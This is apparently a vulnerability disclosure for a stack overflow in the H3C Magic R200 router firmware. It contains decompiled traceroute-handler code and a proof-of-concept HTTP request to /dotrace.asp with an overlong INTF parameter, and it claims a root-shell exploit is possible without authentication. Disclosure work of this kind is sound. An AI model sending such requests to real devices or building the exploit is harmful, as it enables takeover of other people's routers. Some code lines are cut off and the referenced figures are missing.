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H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address：https://www.h3c.com/cn/d_202012/1361151_30005_0.htm

Affected version

The figure above shows the latest firmware.

Vulnerability details

```
int __fastcall sub_41F0EC(int a1, int a2)
{
  int v3; // $v0
  int v4; // [sp+20h] [+20h]
  int v5; // [sp+24h] [+24h]
  int v6; // [sp+24h] [+24h]
  int v7; // [sp+28h] [+28h]
  _DWORD *v8; // [sp+2Ch] [+2Ch]
  char v9[64]; // [sp+30h] [+30h] BYREF
  int v10[5]; // [sp+70h] [+70h] BYREF
  char v11[20]; // [sp+84h] [+84h] BYREF
  int v12; // [sp+98h] [+98h] BYREF
  char v13[64]; // [sp+9Ch] [+9Ch] BYREF
  char v14[20]; // [sp+DCh] [+DCh] BYREF
  int v15; // [sp+F0h] [+F0h] BYREF
  int v16; // [sp+F4h] [+F4h] BYREF
  int v17; // [sp+F8h] [+F8h] BYREF
  int v18; // [sp+FCh] [+FCh] BYREF
  int v19[10]; // [sp+100h] [+100h] BYREF
  int v20[6]; // [sp+128h] [+128h] BYREF
  char v21[200]; // [sp+140h] [+140h] BYREF

  memset(v10, 0, sizeof(v10));
  v17 = -1;
  v18 = 0;
  v19[0] = (int)"traceroute";
  v19[1] = (int)"-In";
  v19[2] = (int)"-s";
  v19[3] = (int)v14;
  v19[4] = (int)"-o";
  v19[5] = (int)v11;
  v19[6] = (int)"-k";
  v19[7] = (int)"file";
  v19[8] = (int)v13;
  v19[9] = 0;
  v20[0] = (int)"traceroute";
  v20[1] = (int)"-In";
  v20[2] = (int)"-k";
  v20[3] = (int)"file";
  v20[4] = (int)v13;
  v20[5] = 0;
  if ( !*(_DWORD *)(a2 + 164) || !**(_BYTE **)(a2 + 164) )
    return sub_487144(a2, (int)"<TR class=textCell><TD colspan=5>### Trace failed ###</TD></TR>"
  v7 = 0;
  v7 = strstr(*(_DWORD *)(a2 + 164), "HOST=");
  v5 = strchr(*(_DWORD *)(a2 + 164), '&');
  if ( !v7 || !v5 )
    return sub_487144(a2, (int)"<TR class=textCell><TD colspan=5>### Invalid parameter ###</TD><
  strncpy(v9, v7 + 5, v5 - v7 - 5);
  v9[v5 - v7 - 5] = 0;
  v7 = 0;
  v7 = strstr(*(_DWORD *)(a2 + 164), "INTF=");
  if ( v7 )
  {
    v6 = strchr(v7, '&');
    if ( !v6 )
      return sub_487144(a2, (int)"<TR class=textCell><TD colspan=5>### Invalid parameter ###</TD
    v4 = v6 - v7 - 5;
    strncpy(v10, v7 + 5, v4);
    *((_BYTE *)v10 + v4) = 0;
  }
  if ( !strcmp(v9, "***STOP***") )
```

The strncpy function copies the data between "INTF=" and "&" into the V10 array. Without limiting the size of the copy, the stack overflows.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks

```
GET /dotrace.asp?
HOST=www.baidu.com&INTF=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
 HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101
Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.124.1/maintain_diag.asp
Cookie: LOGIN_PSD_REM_FLAG=; PSWMOBILEFLAG=; LOGINCOUNT=; USERLOGINIDFLAG=
Upgrade-Insecure-Requests: 1
```



The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization